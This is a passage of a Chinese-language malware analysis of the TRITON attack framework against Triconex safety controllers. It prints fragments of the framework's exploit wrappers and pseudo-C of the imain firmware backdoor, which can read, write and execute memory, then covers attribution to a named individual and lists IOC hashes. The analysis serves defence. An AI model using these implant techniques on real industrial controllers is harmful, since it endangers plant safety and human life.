
MP 的值是固定的 255,可能代表主处理器 Main Processor 的意思,command 便是对应的功能码,0x17 代表 READ,0x41 代表 WRITE,0xF9 代表 EXECUTE,

```
def ExplReadRam(self, address, size, mp=255):
    if size > 1024 or size <= 0:
        return None
    if ram_check(address, size) != 0:
        return None
    return self.ExecuteExploit(23, struct.pack('<II', size, address))
def ExplReadRamEx(self, address, size, mp=255):...
def ExplExec(self, address, mp=255):
    if address >= 1048576 or address <= 0:
        return None
    return self.ExecuteExploit(249, struct.pack('<I', address))
def ExplWriteRam(self, address, data='', mp=255):
    size = len(data)
    if size > 1024 or size <= 0:
        return None
    if ram_check(address, size) != 0:
        return None
    return self.ExecuteExploit(65, struct.pack('<II', size, address) + data)
```

整理后的 imain 伪 C 格式代码(部分截图)如下所示:

```
void imain(void)
{
    arg = (struct argument_struct*)get_argument();
    // Retrieve implant command and MP value
    cmd = arg->cmd;
    mp = arg->mp;
    compare_mp = *(uint8_t*)(0x199400);
    if ((mp == compare_mp) || (mp == 0xFF))
    {
        mp = arg->return_value;
        // Check implant command
        switch (cmd)
        {
            // Read N bytes from RAM at address X
            case M_READ_RAM:
            {...

            }break;
            // Write N bytes to RAM at address X
            case M_WRITE_RAM:
            {...

            }break;
            // Execute function at address X
            case M_EXECUTE:
            {...

            }break;
```

其流程图如下所示:




该后门具有读写执行固件内存的权限,相当于一个远程访问木马(RAT),攻击者能够利用这些权限执行更多攻击行为,然而在实际的样本中我们没有发现更进一步的 payload,很有可能这仍是攻击者的测试样本,不断在实际的攻击场景中进行测试来确认盲点,不断修复 bug 和完善框架的功能。

五、关联分析及溯源

在前面的分析过程中,我们能够看得出攻击者对于 TriStation 协议似乎很熟,能够自己实现一套通信库供整个框架使用,然而 TriStation 协议并未公开，也没有任何公开资料,属于未文档化的协议,所以这里攻击者前期肯定是花了很大功夫在逆向 TS 协议上面,为此我们开始对官方 TriStation 软件进行相关分析,试图寻找一丝关联线索,终于我们找到了一个关键库文件 TricCom.dll,该文件的属性描述为“Tricon Communications Interface”即 Tricon 通信接口，这是一个帮助支持 Triconex 控制器通信的库:

另外在该 dll 里我们发现了一些 TRITON 攻击框架通信库里 TS_cnames.py 所引用的字符串常量名,这部分完全重叠(一致)，这样我们可以确认攻击者是基于逆向官方合法通信接口软件来开发自己的通信库与攻击框架:




我们也观察到某些常量字符串命名为 UnK,这也表明攻击者对于 TriStation 的逆向并不完全成熟，还存在一些未知,这就容易导致攻击者在攻击相关组织机构的关键基础设施中遇到问题，加之 Triton 恶意软件的发现就是因为攻击者在攻击过程中，不慎导致 SIS 控制器触发安全关闭之后被曝光，据此我们推测攻击者之前一直在进行测试，试图判断哪些条件才能造成物理损害，另外样本主程序名字叫 script_test.py，也表明攻击者正在测试的意图，所以此前导致中东能源工厂停运的 TRITON 恶意软件也只能算是攻击者手中的实验品而已.

另外在通信库中的 crc.py 文件中，我们发现作者的姓名字符串“Kotov Alaxander”

```
__author__ = 'Kotov Alaxander'
CRC16 = 0
CRC16_CCITT = 1
CRC_CCITT_XMODEM = 2
CRC16_CCITT_x1D0F = 3
CRC16_MODBUS = 4
```

通过溯源我们发现该名字关联一个塔吉克语博客，而且我们发现该博客首页的计算 CRC16 的代码跟此次通信库 crc.py 中的代码完全一致,而且时间是 2011 年 6 月:





由此可知攻击者复用了其 7 年前写的代码，而且经社工我们发现此人毕业于托姆斯克州立大学控制系统和无线电电子学专业，那么其对工业控制系统比较熟悉也是顺理成章的事。

还有一点,其实一开始分析此事件的时候我们便对攻击者的攻击意图有所好奇，攻击者为什么会花如此多的精力在开发安全控制系统的攻击能力上面？因为此类安全控制系统在一个工厂网络中比 DCS(Distributed Control System)更为孤立,为什么此次恶意软件的攻击目标是 SIS？经过分析我们认为可能有 2 个原因:

1. 通过降低阈值来触发安全关闭;
2. 阻止(拒绝)SIS 在危险条件下安全关闭一个过程.

如下是工厂网络抽象的 ICS 架构示意图:





如上面 2 个图所示，在过去的 10 年里，考虑到成本低、使用方便、DCS 和 SIS 交换信息方便等因素，在设计中将 DCS 和 SIS 集成到一起是一种趋势,事实上，DCS

能够为攻击者提供更多的攻击路径来完成具体过程的关闭，而且阻止或拒绝工厂生产过程的安全关闭能够让黑客以更随机的方式隐藏自己或者伺机等待攻击者发动更进一步的攻击，所以我们认为 TRITON 恶意软件并不是最终的攻击阶段，其可能处于放大攻击阶段，用来发动(支持)更大的攻击动作,比如 DCS 层面的攻击或其他系统的攻击，潜在危害巨大.

综上，此次针对施耐德 SIS 的工控网络攻击是一次主要针对中东地区能源机构的有预谋的多阶段的复杂定向攻击,目前仍处在攻击测试阶段，攻击者试图通过在实际目标工控网络系统上的运行(侦查)获得更多反馈来完善攻击框架，后面可能开始进入攻击反射与放大阶段，攻击目标将不在局限于 SIS，包括 DCS 等控制系统也将受到其影响,严重危害工控资产与人身安全,希望广大工厂企业及早做好防御措施，我们将持续跟踪此事件,还原最真实的工控攻击路径，为工控互联网保驾护航。

六、附录 IOCs

文件名	MD5 哈希值
trilog.exe	6c39c3f4a08d3d78f2eb973a94bd7718
imain.bin	437f135ba179959a580412e564d3107f
inject.bin	0544d425c7555dc4e9d76b571f31f500
library.zip	0face841f7b2953e7c29c064d6886523